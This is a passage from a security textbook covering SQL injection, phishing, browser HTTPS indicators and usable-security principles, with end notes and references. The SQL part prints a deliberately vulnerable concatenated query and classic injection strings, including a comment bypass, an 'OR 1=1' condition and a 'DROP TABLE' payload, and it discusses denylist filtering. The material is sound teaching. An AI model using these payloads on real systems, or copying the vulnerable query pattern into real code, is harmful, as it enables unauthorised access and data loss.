SQL INJECTION ATTACKS. *SQL injection* refers to crafting input or inserting data with intent that attacker-chosen commands are executed by an SQL server on a database. Objectives range from extraction or modification of sensitive data, to unauthorized account access and denial of service. The root cause is as in other injection attacks: data input from untrusted interfaces goes unsanitized, and results in execution of unauthorized commands. A telltale sign is input that changes the syntactic structure of commands, here SQL queries.⁴ A common case involves scripts using string concatenation to embed user-input data into dynamically constructed SQL query strings. The resulting strings, sent to an SQL server (Fig. 9.7), are processed based on specific syntax and structure. As we will see, unexpected results can be triggered by obscure or arbitrary details of different toolsets and platforms. Our first example relies on one such syntax detail: in popular SQL dialects, “--” denotes a comment (effectively ending a statement or code line).

Example (*SQL injection*). Suppose a user logging into a web site is presented a browser form, and enters a username and password. An HTTP request conveys the values to a web page, where a server-side script assigns them to string variables (un, pw). The values are built into an SQL query string, to be sent to a back-end SQL database for verification. The script constructs a string variable for the SQL query as follows:

```

query = "SELECT * FROM pswdtab WHERE username='"
        + un + "' AND password='"
        + pw + "'"

```

“SELECT *” specifies the fields to return (* means all); fields are returned for each row matching the condition after keyword WHERE. Thus if each row of table pswdtab corresponds to a line of the file /etc/passwd, the fields from each line matching both username and password are returned. Assume any result returned to the application server implies a valid login (e.g., the password, hashed per Chapter 3, matches that in pswdtab). Note that query has single-quotes (which have syntactic meaning in SQL) surrounding literal strings, as in this example of a resulting query string:

```

SELECT * FROM pswdtab WHERE username='sam' AND password='abcde'

```

Let's see what query string results if for un, the user types in “root’ --”:

```

SELECT * FROM pswdtab WHERE username='root' -- AND ...

```

As “--” denotes a line-ending comment, what follows it is ignored. This eliminates the condition requiring a password match, and the record for the root account is returned. The app server assumes a successful check, and grants user access as root. (Oops!)

Example (*Second SQL injection*). The above attack used a common tactic: including

⁴This criterion of structural change has been used to formally define *command injection attacks*.

in input a single-quote to serve as a close-quote to “break out” of an open-quote intended to delimit the entire input string; this was followed by a start-of-comment sequence “--”. A variation appends an always-true OR condition, to result in a conditional check always returning TRUE, as in the following result upon a user entering (for un) “' OR 1=1 --”:

```
SELECT * FROM pswdtab WHERE username=' OR 1=1 --
```

Depending on the database, this may return every record in the table—quite a data leak! Note two related problems here: input was not “type-checked” (e.g., where a username string was expected, the input was taken as command input due to the “break-out”); and malicious input changed the logical condition, e.g., its structure or the number of clauses.

SQL AND SINGLE-QUOTES. Single-quotes exemplify how input parsing issues can lead to exploitable ambiguity. The security challenge is to keep program input separate from developer SQL code. In SQL queries, single-quotes appear in two distinct contexts of clearly different “type”: in data input (*literals*), and in SQL syntax (*syntactics*). In theory, these should be easy to differentiate, e.g., by using any unique representation that signals intent to other software layers; literals should never be interpreted as executable code. However, ambiguity arises. By SQL specifications, single-quotes delimit string constants. To signal a literal single-quote within a string, some variants (e.g., ANSI SQL) specify the use of two single quotes (example: ‘Jane’’s dog’), leading to the practice of replacing each user-input single-quote by two single-quotes. Other variants (of [Unix](#) origin) use a backslash then single-quote: ‘Jane\’s dog’. So SQL enjoys at least two ways to *output escape* single-quotes. Either might appear to stop attacks aiming to “break out” of open-quotes and insert SQL code. But this common belief is false; attacks remain, e.g., by obscuring user-input single-quotes by Unicode or alternate character encodings (Table 9.2). Moreover, as we show next, single-quotes are but one of many issues (and, beyond our scope: characters other than single-quote require output escaping in SQL).

Example (*Output escaping is not enough*). Input expected to be numeric, e.g., for a variable num, is not quote-delimited. If for such data a user types four digits “1234” followed by an SQL command, some SQL construction chains may accept the whole string and misinterpret the tail part as SQL code, directly processing the user input as an SQL command. Also, in such a case, entering “0 OR 1=1 --” in place of “1234” injects the SQL code “OR 1=1” (making any logical expression TRUE, as above, now independent of single-quotes). Alternately, if after “1234” for num, extra characters are input, as in:

```
1234; DROP TABLE pswdtab --
```

then some servers execute this second SQL command, which deletes the table. (Here “;” is a command separator used in some SQL variants.) Using two dashes, denoting a comment, avoids a syntax error. The second command could be any other command, e.g., extracting all database records, complete with credit card data and social security numbers. This is not quite what a developer has in mind in coding up a dynamic query string!

INPUT SANITIZATION. Ideas arose already in 2002 for mitigating SQL attacks:

- escaping*. Adjust received input to remove a subset of clearly identified problems.
- input filtering by denylists*. Reject known-bad input or unexpected keywords (e.g.,

drop, shutdown, insert).

- c) *positive validation*. Allow only known-good input, i.e., use allowlists.

The first is prone to errors; while output escaping of special characters is a good start, *ad hoc* solutions are subject to endless *move-countermove* games with attackers (recall character encoding alternatives, page 265). A more systematic form of *input sanitization* (also page 265) is needed. The second idea above, by itself, has the usual problems of denylists: always incomplete, and requiring update as each new attack becomes known. The third approach is preferred, and has been refined into various solutions (exercise below), albeit typically requiring precise (and correct) specification of allowed inputs, or predefined query formats. As a major challenge in practice, a common de facto expectation (if not firm requirement) is that security solutions be backwards compatible with current operational systems; of course it is a much simpler task to design brand new secure systems from scratch, if they need not interoperate with existing systems.

‡**Exercise** (SQL injection programming defenses). Among defenses, OWASP lists in order: *prepared statements*, stored procedures, input validation (via allowlists) and escaping. Describe each, and tradeoffs involved (hint: <https://www.owasp.org/>).

‡**Exercise** (SQL injection mitigation systems). In at most two pages each, summarize the designs and drawbacks of these defensive mechanisms: a) **AMNESIA**, which uses static analysis to build models of legal queries, at run time allowing only queries that are conformant (hint: [29]); b) **SQLCheck**, which checks at run time that queries conform to a model from a developer-specified grammar defining legal queries (hint: [56]); c) **SQLGuard**, a run-time method that, noting attacks change the structure of SQL queries, compares query parse trees before and after user input (hint: [12]); d) **WebSSARI**, based on information flow analysis (taint analysis), static analysis, and conformance to pre-defined conditions (hint: [34]). Note that proposals that require training developers on new methods face two common barriers: scalability and addressing legacy code.

9.8 ‡Usable security, phishing and web security indicators

The relationship between usability and security—and the search for mechanisms designed to deliver both simultaneously, i.e., *usable security*—requires special consideration. High-profile applications where this is important include user authentication (Chapter 3) and secure email (Chapter 8). Here we add context from phishing and browser security indicators, and discuss mental models and relevant design principles.

PHISHING. A *phishing* attack tricks a user into visiting a fraudulent version of a legitimate web site, often by a link (e.g., in an email, messaging service, web search result, or on another web site) or by browser redirection (Section 9.1). The fake site solicits sensitive information, such as usernames and passwords to online banking accounts, bank account details, credit card information, or other personal information that might allow *identity theft* (below).⁵ The site may connect to the legitimate site and relay information

⁵Similar attack vectors may aim to install malicious software; we consider those distinct from phishing.

from it to provide a more convincing experience, in a type of middle-person attack. Targeting specific individuals (vs. generic users) is called *spear phishing*. Attacks that purport to come from a known contact (e.g., using addresses from a compromised email address book) may increase attack success. A *typosquatting* tactic involves registering web domains whose URLs are common misspellings of a legitimate site; mistyping a legitimate URL into a browser URL bar then delivers users to a fake site.

MENTAL MODELS. A *mental model* is a user’s view (correct or otherwise) of how a system works and the consequences of user actions. This naturally influences a user’s security-related decisions. As discussed next, phishing relies on users’ incorrect mental models about their interactions with web sites and how browsers work (e.g., what parts of the browser window are controlled by the browser vs. a web site), plus social engineering.

PHISHING ENABLERS. Many factors enable phishing. User mental models are governed by information received through the user interface (UI), and visual deception is easy. Information displayed on a screen can be entirely different from underlying technical details—e.g., the HTML `good.com` will display `good.com` while `http://www.evil.com` is the actual hyperlink. In many browsers, a long URL will have only its leftmost portion displayed in the visible part of the URL bar, facilitating deceptive URLs. The trivial duplication of digital information makes it easy to manipulate perception of which site is being visited—a fake site can simply copy details from a legitimate site (e.g., page layout and content, images and logos) by visiting it to retrieve the information, and may even link back to the legitimate site for live resources. General users cannot reliably be expected to understand the difference between an intended, legitimate URL such as `www.paypal.com`, and a fraudulent look-alike such as `paypal-security.com` (or `paypal.com` with the capital “I” indistinguishable from a lowercase “L” in a sans-serif font). To begin with, many users lack the patience to vigilantly examine the domain string displayed in a browser URL bar. Similarly, most users do not understand how domains are related to subdomains, and are thus easily misled by subdomain strings that appear to denote the domains they wish to visit, e.g., `pay.pal.com`. Typical users also do not understand the difference between the browser *chrome* (the border portion, under browser control), and the inner portion whose content is entirely controlled by a visited site—thus a lock icon or other cue presented within the inner portion cannot be relied on as a security cue. In summary, attackers exploit: visual deception, lack of user technical background, and limited attention for security subtasks.

PHISHING AND CERTIFICATE GRADES. Most users have no understanding of certificates, let alone DV, OV and EV grades (Chapter 8). DV certificate issuance is entirely automated (server-side) and free from some providers,⁶ but this also makes acquisition easy for phishing and other malicious sites, so use of HTTPS does not signal a legitimate site. Browsers present few clues distinguishing OV certificates from DV certificates, e.g., extra information on the organization associated with a certificate `Subject`. EV certificates, more sparsely used, undergo greater scrutiny before issuance, but provide little benefit to end-users, due to the inability of browsers to convey to users differences from

⁶For example, using `https://letsencrypt.org` and the ACME protocol [3].

DV certificates. Below, user confusion about what HTTPS delivers is discussed further.

PHISHING: DEFENSES. A primary defense against phishing is to remove the sources of links to phishing sites, e.g., by *spam filtering* of phishing emails by service providers; large email providers have become proficient at this. A second is *domain filtering* of phishing sites by browsers (and also email clients), such that users are warned, or prevented from following, links to flagged sites. This is done by use of shared lists of malicious web sites, based on information gathered by reported abuses and/or regular web-crawling searches that analyze characteristics of servers, to detect and classify domains as phishing (or otherwise malicious) sites.⁷ These techniques have substantially reduced phishing threats, but still do not provide full and immediate protection; for example, *transient phishing sites* that exist for just a few hours or a day, remain problematic. User education is also useful, to a degree—e.g., teaching users not to click on arbitrary links in email messages, and not to provide sensitive information on requests to “confirm” or “verify” their account. However, a variety of techniques, including social engineering (Chapter 7), continue to draw a subset of users to phishing sites, and once users are on a fake site, the situation is less promising; studies have shown that even security experts have great difficulty distinguishing legitimate sites from fraudulent clones thereof.

IDENTITY THEFT. We define *identity theft* as taking over the real-world identity of a targeted victim, e.g., acquiring new credentials such as credit cards in their name, with legal responsibility falling to the victim. (This is far more serious than the simpler theft of credit card information, which may be resolved, on detection, by canceling and re-issuing the card.) Phishing attacks directly enable identity theft (as do other activities such as compromises of server databases that contain personal information).

SECURITY INDICATORS. Browsers have used a variety of HTTPS-related *security indicators* as visual cues, often located left of the URL bar (location bar, web address). The most commonly used indicators have been (cf. Fig. 9.8 and Chapter 8 screen captures):

1. a closed padlock icon (this has moved from the bottom chrome to the top); and
2. an https prefix (assumed to be a useful signal to users with technical background).

Exploiting users’ confusion, attacks have shown similar or larger padlocks in the displayed page, or as a site *favicon* (displayed by some browsers left of the URL bar in the chrome itself, where users mistake it for a true lock icon). EV certificate use is currently conveyed by displaying an “Organization” name (e.g., “Paypal Inc”) near the padlock, distinct from a domain (paypal.com); a green padlock and “Organization” name; and/or a green URL bar background. Some browsers denote lack of HTTPS, or an unrecognized site certificate, with a red warning prefix such as “Not secure”, “https”, or a red crossed-out padlock. These indicators are distinct from dialogs warning about untrusted server certificates, or showing contents of (chains of) certificates, historically available by clicking the lock icon. Frequent design changes to such indicators themselves adds to user confusion.

HTTPS ENCRYPTION VS. IDENTIFICATION, SAFETY. The primary indicators (lock, https prefix) focus on *channel security* (encryption). The above prefix warnings

⁷The Google Safe Browsing service provides a denylist used by Chrome, Safari and Firefox browsers.

- a) ⓘ Not Secure | www.example.com
- b) 🔒 https://www.stanford.edu
- c) 🔒 DigiCert, Inc. [US] | https://www.digicert.com

Figure 9.8: Browser security indicators (from URL bar, Google Chrome 73.0.3683.86).
a) HTTP only. b) HTTPS. c) HTTPS with EV (Extended Validation) certificate.

beg the question: What does “Not secure” mean, in the context of HTTPS? This term has been used to convey that HTTPS encryption is not in use, while a “Dangerous” prefix denotes a phishing or malware site as flagged by Google’s **Safe Browsing** project (above). Note that connecting with HTTPS encryption to a dangerous site (whether so flagged or not) does not make it “safe”. Focus on encryption overlooks a critical part of HTTPS functionality: the role of web site identity and certificate authentication in overall “security”. By the browser trust model (Chapter 8), browsers “verify” server certificates, meaning they can “mechanically validate” a certificate (or chain) as having been signed, e.g., in the case of DV certificates, by a recognized authority that will automatically issue free certificates to any entity that can show control of a domain (and the private key corresponding to the public key presented for certification). This leaves an important question unanswered: how to confirm that a site is the one that a user intended to visit, or believes they are visiting (a browser cannot know this). For signaling malicious sites, we rely on Safe Browsing as just mentioned, and users are also cautioned not to visit arbitrary sites. Aside: with smartphones, downloading a (legitimate) site-specific application hard-coded to interact with one specific site, thereafter resolves the issue “Is this the intended site?”

SUMMARY AND EV CHALLENGES. Among other security-related services, browsers offer: HTTPS encryption, recognition of mechanically valid server certificates, and bad-site warnings. Stronger identification assurances are promised by Extended Validation (EV) certificates, but the benefit delivered to users (e.g., by a displayed “Organization” name) remains questionable, due to user understanding and UI challenges (below). EV certificates offer no advantages over DV certificates in terms of encryption strength.

POSITIVE VS. NEGATIVE INDICATORS. A movement led by Google (2018-2019) aims to remove positive security indicators on use of HTTPS (e.g., “Secure”), switching to negative indicators on non-use (“Not secure”, Fig. 9.8a).⁸ This normalizes HTTPS as a default expectation, towards deprecating HTTP. Consistent with this, user-entry of data into a non-HTTPS page may trigger a negative indicator, e.g., a prefix change to “**Not secure**” in red (vs. grey), perhaps prefixed by “!” in a red flashing triangle. No accompanying improvements on site identification (above) appear imminent, leaving open the question of how to better signal to users differing degrees of assurance from certificate classes ranging from EV, OV and DV to no certificate at all.

USABLE SECURITY. Phishing and HTTPS security indicators above illustrate challenges in **usable security**, a subarea that explores the design of secure systems supporting both usability and security, rather than trading one off against the other. Primary chal-

⁸As per Fig. 9.8, the padlock icon remains. A full transition would remove the lock icon and scheme prefix, a non-EV HTTPS connection address bar then showing: domain (no lock or https:). Though a jarring change, this would avoid users misinterpreting a padlock or “Secure” label to mean absence of malware.

1. User buy-in	Provide security designs and user interfaces suitably agreeable to use, rather than bypass. Note P11 (USER-BUY-IN).
2. Required actions	Reliably inform users of security tasks requiring their action.
3. Signal status	Provide users enough feedback to be aware of a system's current status, especially whether security features are enabled.
4. Signal completion	Reliably signal users when a security task is complete.
5. User ability	Design tasks that target users are routinely able to execute correctly.
6. Beware “D” errors	Design to avoid “Dangerous” errors. Note P10 (LEAST-SURPRISE).
7. Safe choices easy	Design systems with “paths of least resistance” yielding secure user choices. Note P2 (SAFE-DEFAULTS).
8. Informed decisions	Never burden users with security decisions under insufficient information; make decisions for users where possible.
9. Selectively educate	Educate users, e.g., to mitigate social engineering, but note that improving designs is highly preferred over relying on more education.
10. Mental models	Support mental models that result in safe decisions.

Table 9.3: Selected guidelines and design principles specific to usable security. Items not specific to security are omitted, e.g., “Make information dialogs clear, short, jargon-free”.

lenges in usable security include (cf. Table 9.3):

- i. designing systems that are hard to use incorrectly and that help avoid *dangerous errors* (those that cannot be reversed, e.g., publishing a secret; a related metaphor is “closing the barn door after the horse is already out”). Related are principle P10 ([LEAST-SURPRISE](#)), and supporting *mental models* aligned with system designs to reduce user errors and promote safe choices. This often involves design of not only in-context user interface (UI) cues, but broader underlying system design aspects.
- ii. building security mechanisms that users willingly comply with and find acceptable, rather than trying to bypass. Such *psychological acceptability* is important given the *unmotivated user* problem, i.e., that security is typically a task secondary to the user’s primary goal. This is captured by principle P11 ([USER-BUY-IN](#)).
- iii. providing security education and information in context, at a useful time and without disrupting the user’s *primary task*. Training is particularly important to reduce susceptibility to *social engineering* (Chapter 7), lest users be exploited by non-technical means. Security features in software must be usable not only by security experts, but by the non-experts forming the primary user base of many applications.
- iv. reliably conveying security indicators, given that attackers may convey false information over the same interfaces. The *trusted path* problem is the lack of a trustworthy channel for conveying information to, and receiving input from users. This is exacerbated by the online world lacking the broad spectrum of rich contextual signals (visual and otherwise) relied on in the physical world as cues to dangerous situations.

‡**Exercise** (PAKE browser integration). Two alternatives for integrating PAKE protocols (such as SRP and J-PAKE, Chapter 4) with TLS and HTTPS are illustrated by TLS-SRP and HTTPS-PAKE. TLS-SRP modifies TLS to involve SRP in TLS key negotiation. An output key from the SRP protocol is used in TLS key establishment; the

TLS key is used for channel security as usual. In HTTPS-PAKE, a TLS channel is first established as usual. At the application level over TLS, a modified PAKE protocol is then run, which “binds to” the TLS key in a manner to preclude TLS middle-person attacks; the resulting PAKE key is not used for channel security, but allows mutual authentication. For each approach, discuss the pros, cons, and technical, interoperability, branding, and usable security barriers to integration for web authentication. (Hint: [42, 22].)

‡**Exercise** (User understanding of certificates). Clicking the padlock icon in a browser URL bar has historically brought up a dialog allowing users to examine contents of fields in the certificate (and a corresponding certificate chain) of the server being visited. Discuss the utility of this in helping users take security decisions, and how realistic it is for regular users to derive reliable security information in this way.

9.9 ‡End notes and further reading

For HTTP/1.1 see RFC 2616 [23]. For the original idea of (www) *HTTP proxies*, see Luotonen [41]. Rescorla [52] overviews HTTP proxies including the CONNECT method (RFC 2817), and is the definitive guide on TLS, its deprecated [4] predecessor SSL, and HTTPS on a separate port [51] from HTTP. This separate-ports strategy is well entrenched for HTTPS, but RFC 2817 [38] (cf. [51, p. 328]) details a same-ports alternative to upgrade HTTP to use TLS while retaining an existing TCP connection. Rescorla [52, p. 316] explains abuse of HTTP proxies to support middle-person CONNECT requests; see Chen [14] for related XSS/SOP exploits with untrusted proxies (cf. [17, 20], Sect. 9.2 exercise). Use of request methods beyond GET, POST and CONNECT has risen sharply since 2011 [63], with use of Representational State Transfer (*REST*) for interoperability in web services.

TLS 1.3 [53] allows encryption via AES in AEAD/authenticated encryption modes (Chapter 2) AES-GCM and AES-CCM [45], and the ChaCha20 stream cipher paired with Poly1305 MAC, but the core suites exclude algorithms considered obsolete or no longer safe including MD5, SHA-1, DSA, static RSA (key transport) and static DH (retained asymmetric key exchange options are thus forward secret), RC4, triple-DES, and all non-AEAD ciphers including AES-CBC. RSA signatures (for handshake messages, and server certificates) remain eligible. TLS 1.3’s key derivation function is the HMAC-based HKDF (RFC 5869), instantiated by SHA256 or SHA384.

For *HTTP cookies*, see RFC 6265 [5]. For the document object model, see <https://www.w3.org/DOM/>. For JavaScript, DOM and an introduction to SOP, see Flanagan [24]; for deep insights on these, *HTML parsing* and web security, see Zalewski [63]. For the DOM SOP see also RFC 6454 [6] and Schwenk [54]. See Barth [8] for SOP-related issues in web *mashups* (pages using frames to combine content from multiple domains) and secure cross-frame communications (cf. postMessage() [63], an HTML5 extension enabling cross-origin communications). Zheng [64] explores cookie injection attacks related to HTTP cookie origins. Chou [16] explains details of a JavaScript keylogger. For *browser threat models* and design issues, see Reis [50] and also Wang [57] for cross-site access control policies, plugins, mixed (HTTP/HTTPS) content, and (DOM and cookie)

same-origin policies. OWASP (<https://www.owasp.org>) is a general resource on *web application security*; its Top 10 Project offers ranked lists of web application security issues.

For research on **CSRF**, see (chronologically) Jovanovic [36], Barth [7], and Mao [43]. On **XSS**, see the original (Feb 2000) CERT advisory [13]; an early (circa 2007) survey by Garcia-Alfaro [27]; and among many defense proposals, **Noxes** [39] based on client-side protection, in contrast to **BLUEPRINT** [40] requiring no changes to browsers, but integration with web applications. See Kern [37] for a later inside view on how Google addresses XSS, and Weinberger [59] for a related study of *web templating frameworks* and background on the challenges of *input sanitization* (e.g., including separate parsers for HTML, JavaScript, URIs, and Cascading Style Sheets; cf. [63, Chapter 6]). Section 9.6 gives references for XSS protection based on **Content Security Policy**. Regarding XML-**HttpRequest** (e.g., used in **Ajax**), see <http://www.w3.org/TR/XMLHttpRequest/>. For **Ajax** security, see Hoffman [32]. **JSON** (JavaScript Object Notation) [11] is commonly used in place of XML in Ajax; JSONP and CORS loosen cross-domain restrictions.

SQL injection was noted in a Dec 1998 Phrack article [49]; Anley's tutorial [2] includes the “drop table” example (also popularized by xkcd: <https://xkcd.com/327/>). For a classification of SQL injection attacks, and a survey of mitigations, see Halfond [30]; see Su [56] for insightful analysis, a formal definition of **command injection** in the web application context, and a mitigation relevant to SQL injection, XSS, and shell command injection. The **SQLrand** [10] mitigation appends random integers to SQL query keywords, and a new pre-database proxy removes these. For other mitigation references, see the exercises in Section 9.7.

For usability and security, Garfinkel [28] provides a definitive survey, while Whitten [61] provides an insightful early treatment including *mental models* (see also Wash [58]) and particular focus on a secure email client (PGP 5.0), and Chiasson [15] puts particular focus on password managers; Table 9.3 is based on all three. See Herley [31] for a view of why users (rationally) reject security advice. See Dhamija [18] for why phishing works; Jakobsson [35] provides a collection of related articles. On *security indicators*, see Porter Felt [48] on Google Chrome HTTPS indicators, Amrutkar [1] for mobile browsers, and Biddle [9] on distinguishing HTTPS encryption from site identity confidence. For an introduction to *trusted path* problems, see Ye [62] and Zhou [65].

References (Chapter 9)

- [1] C. Amrutkar, P. Traynor, and P. C. van Oorschot. An empirical evaluation of security indicators in mobile web browsers. *IEEE Trans. Mob. Comput.*, 14(5):889–903, 2015.
- [2] C. Anley. Advanced SQL Injection In SQL Server Applications (white paper), 2002. Follow-up appendix: “(more) Advanced SQL Injection”, 18 Jun 2002, available online.
- [3] R. Barnes, J. Hoffman-Andrews, D. McCarney, and J. Kasten. RFC 8555: Automatic Certificate Management Environment (ACME), Mar. 2019. Proposed Standard.
- [4] R. Barnes, M. Thomson, A. Pironti, and A. Langley. RFC 7568: Deprecating Secure Sockets Layer Version 3.0, June 2015. Proposed Standard.
- [5] A. Barth. RFC 6265: HTTP State Management Mechanism, Apr. 2011. Proposed Standard; obsoletes RFC 2965.
- [6] A. Barth. RFC 6454: The Web Origin Concept, Dec. 2011. Standards Track.
- [7] A. Barth, C. Jackson, and J. C. Mitchell. Robust defenses for cross-site request forgery. In *ACM Comp. & Comm. Security (CCS)*, pages 75–88, 2008.
- [8] A. Barth, C. Jackson, and J. C. Mitchell. Securing frame communication in browsers. *Comm. ACM*, 52(6):83–91, 2009.
- [9] R. Biddle, P. C. van Oorschot, A. S. Patrick, J. Sobey, and T. Whalen. Browser interfaces and extended validation SSL certificates: An empirical study. In *ACM CCS Cloud Computing Security Workshop (CCSW)*, pages 19–30, 2009.
- [10] S. W. Boyd and A. D. Keromytis. SQLrand: Preventing SQL injection attacks. In *Applied Cryptography and Network Security (ACNS)*, pages 292–302, 2004.
- [11] T. Bray. RFC 8259: The JavaScript Object Notation (JSON) Data Interchange Format, Dec. 2017. Internet Standard, obsoletes RFC 7159, which obsoleted RFC 4627.
- [12] G. Buehrer, B. W. Weide, and P. A. G. Sivilotti. Using parse tree validation to prevent SQL injection attacks. In *Workshop on Software Eng. and Middleware (SEM)*, pages 106–113, 2005.
- [13] CERT. CA-2000-02: Malicious HTML tags embedded in client web requests. Advisory, 2 Feb 2000, https://resources.sei.cmu.edu/asset_files/whitepaper/2000_019_001_496188.pdf.
- [14] S. Chen, Z. Mao, Y. Wang, and M. Zhang. Pretty-bad-proxy: An overlooked adversary in browsers’ HTTPS deployments. In *IEEE Symp. Security and Privacy*, pages 347–359, 2009.
- [15] S. Chiasson, P. C. van Oorschot, and R. Biddle. A usability study and critique of two password managers. In *USENIX Security*, 2006.
- [16] N. Chou, R. Ledesma, Y. Teraguchi, and J. C. Mitchell. Client-side defense against web-based identity theft. In *Netw. Dist. Sys. Security (NDSS)*, 2004.
- [17] X. de Carné de Carnavalet and M. Mannan. Killed by proxy: Analyzing client-end TLS interception software. In *Netw. Dist. Sys. Security (NDSS)*, 2016.
- [18] R. Dhamija, J. D. Tygar, and M. A. Hearst. Why phishing works. In *ACM Conf. on Human Factors in Computing Systems (CHI)*, pages 581–590, 2006.

- [19] Z. Durumeric, D. Adrian, A. Mirian, J. Kasten, E. Bursztein, N. Lidzborski, K. Thomas, V. Eranti, M. Bailey, and J. A. Halderman. Neither snow nor rain nor MITM...: An empirical analysis of email delivery security. In *Internet Measurements Conf. (IMC)*, pages 27–39, 2015.
- [20] Z. Durumeric, Z. Ma, D. Springall, R. Barnes, N. Sullivan, E. Bursztein, M. Bailey, J. A. Halderman, and V. Paxson. The security impact of HTTPS interception. In *Netw. Dist. Sys. Security (NDSS)*, 2017.
- [21] S. Englehardt, J. Han, and A. Narayanan. I never signed up for this! Privacy implications of email tracking. *Proc. Privacy Enhancing Technologies*, 2018(1):109–126, 2018.
- [22] J. Engler, C. Karlof, E. Shi, and D. Song. Is it too late for PAKE? In *Web 2.0 Security & Privacy (W2SP)*, 2009. Longer draft: “PAKE-based web authentication: The good, the bad, and the hurdles”.
- [23] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. RFC 2616: Hypertext Transfer Protocol—HTTP/1.1, June 1999. Draft Standard; obsoleted by RFCs 7230–7235 (2014), obsoletes RFC 2068.
- [24] D. Flanagan. *JavaScript: The Definitive Guide (5th edition)*. O’Reilly, 2006.
- [25] I. D. Foster, J. Larson, M. Masich, A. C. Snoeren, S. Savage, and K. Levchenko. Security by any other name: On the effectiveness of provider based email security. In *ACM Comp. & Comm. Security (CCS)*, pages 450–464, 2015.
- [26] K. Fu, E. Sit, K. Smith, and N. Feamster. The dos and don’ts of client authentication on the web. In *USENIX Security*, 2001.
- [27] J. García-Alfaro and G. Navarro-Arribas. Prevention of cross-site scripting attacks on current web applications. In *OTM Conferences, Proc. Part II*, pages 1770–1784, 2007. Springer LNCS 4804.
- [28] S. L. Garfinkel and H. R. Lipford. *Usable Security: History, Themes, and Challenges*. Synthesis Lectures (mini-book series). Morgan and Claypool, 2014.
- [29] W. G. Halfond and A. Orso. AMNESIA: Analysis and Monitoring for NEutralizing SQL-Injection Attacks. In *IEEE/ACM Int’l Conf. Automated Software Engineering (ASE)*, pages 174–183, 2005.
- [30] W. G. Halfond, J. Viegas, and A. Orso. A Classification of SQL injection attacks and countermeasures. In *Proc. Int’l Symp. Secure Software Engineering*, Mar. 2006. See also slide deck (online).
- [31] C. Herley. So long, and no thanks for the externalities: The rational rejection of security advice by users. In *New Security Paradigms Workshop*, pages 133–144, 2009.
- [32] B. Hoffman and B. Sullivan. *Ajax Security*. Addison-Wesley, 2007.
- [33] R. Holz, J. Amann, O. Mehani, M. A. Kâafar, and M. Wachs. TLS in the wild: An internet-wide analysis of TLS-based protocols for electronic communication. In *Netw. Dist. Sys. Security (NDSS)*, 2016.
- [34] Y. Huang, F. Yu, C. Hang, C. Tsai, D. Lee, and S. Kuo. Securing web application code by static analysis and runtime protection. In *WWW—Int’l Conf. on World Wide Web*, pages 40–52, 2004.
- [35] M. Jakobsson and S. Myers, editors. *Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft*. John Wiley, 2006.
- [36] N. Jovanovic, E. Kirda, and C. Kruegel. Preventing cross site request forgery attacks. In *International Conf. on Security and Privacy in Commun. (SecureComm 2006)*, pages 1–10, 2006.
- [37] C. Kern. Securing the tangled web. *Comm. ACM*, 57(9):38–47, 2014.
- [38] R. Khare and S. Lawrence. RFC 2817: Upgrading to TLS Within HTTP/1.1, May 2000. Proposed Standard.
- [39] E. Kirda, N. Jovanovic, C. Kruegel, and G. Vigna. Client-side cross-site scripting protection. *Computers & Security*, 28(7):592–604, 2009. Earlier version: *ACM SAC’06*, “Noxes: A client-side solution for mitigating cross-site scripting attacks”.
- [40] M. T. Louw and V. N. Venkatakrishnan. BLUEPRINT: Robust prevention of cross-site scripting attacks for existing browsers. In *IEEE Symp. Security and Privacy*, pages 331–346, 2009.

- [41] A. Luotonen and K. Altis. World-wide web proxies. *Computer Networks and ISDN Systems*, 27(2):147–154, Nov. 1994. Special issue on the *First WWW Conference*.
- [42] M. Manulis, D. Stebila, and N. Denham. Secure modular password authentication for the web using channel bindings. In *Security Standardisation Research (SSR)*, pages 167–189, 2014. Also: *IJIS* 2016.
- [43] Z. Mao, N. Li, and I. Molloy. Defeating cross-site request forgery attacks with browser-enforced authenticity protection. In *Financial Crypto*, pages 235–255, 2009. Springer LNCS 5628.
- [44] G. McGraw and E. W. Felten. *Java Security: Hostile Applets, Holes, and Antidotes*. John Wiley. Dec 31, 1996. The second edition (Feb 1999) is titled: *Securing Java*.
- [45] D. McGrew and D. Bailey. RFC 6655: AES-CCM Cipher Suites for Transport Layer Security (TLS), July 2012. Proposed Standard.
- [46] T. Oda, G. Wurster, P. C. van Oorschot, and A. Somayaji. SOMA (same-origin mutual approval): Mutual approval for included content in web pages. In *ACM Comp. & Comm. Security (CCS)*, pages 89–98, 2008.
- [47] K. G. Paterson and T. van der Merwe. Reactive and proactive standardisation of TLS. In *Security Standardisation Research (SSR)*, pages 160–186, 2016. Springer LNCS 10074.
- [48] A. Porter Felt, R. W. Reeder, A. Ainslie, H. Harris, M. Walker, C. Thompson, M. E. Acer, E. Morant, and S. Consolvo. Rethinking connection security indicators. In *ACM Symp. Usable Privacy & Security (SOUPS)*, pages 1–14, 2016.
- [49] rain.forest.puppy (Jeff Forristal). NT web technology vulnerabilities. In *Phrack Magazine*. 25 Dec 1998, vol.8 no.54, article 08 of 12 (second half of article discusses SQL injection).
- [50] C. Reis, A. Barth, and C. Pizano. Browser security: Lessons from Google Chrome. *Comm. ACM*, 52(8):45–49, Aug. 2009. See also: Stanford Technical Report (2009), “The security architecture of the Chromium browser” by A. Barth, C. Jackson, C. Reis.
- [51] E. Rescorla. RFC 2818: HTTP Over TLS, May 2000. Informational.
- [52] E. Rescorla. *SSL and TLS: Designing and Building Secure Systems*. Addison-Wesley, 2001.
- [53] E. Rescorla. RFC 8446: The Transport Layer Security (TLS) Protocol Version 1.3, Aug. 2018. IETF Proposed Standard; obsoletes RFC 5077, 5246 (TLS 1.2), 6961.
- [54] J. Schwenk, M. Niemietz, and C. Mainka. Same-origin policy: Evaluation in modern browsers. In *USENIX Security*, pages 713–727, 2017.
- [55] S. Stamm, B. Sterne, and G. Markham. Reining in the web with Content Security Policy. In *WWW—Int'l Conf. on World Wide Web*, 2010.
- [56] Z. Su and G. Wassermann. The essence of command injection attacks in web applications. In *ACM Symp. Prin. of Prog. Lang. (POPL)*, pages 372–382, 2006.
- [57] H. J. Wang, C. Grier, A. Moshchuk, S. T. King, P. Choudhury, and H. Venter. The multi-principal OS construction of the Gazelle web browser. In *USENIX Security*, 2009.
- [58] R. Wash. Folk models of home computer security. In *ACM Symp. Usable Privacy & Security (SOUPS)*, 2010. See also: *NSPW* 2011, “Influencing mental models of security”.
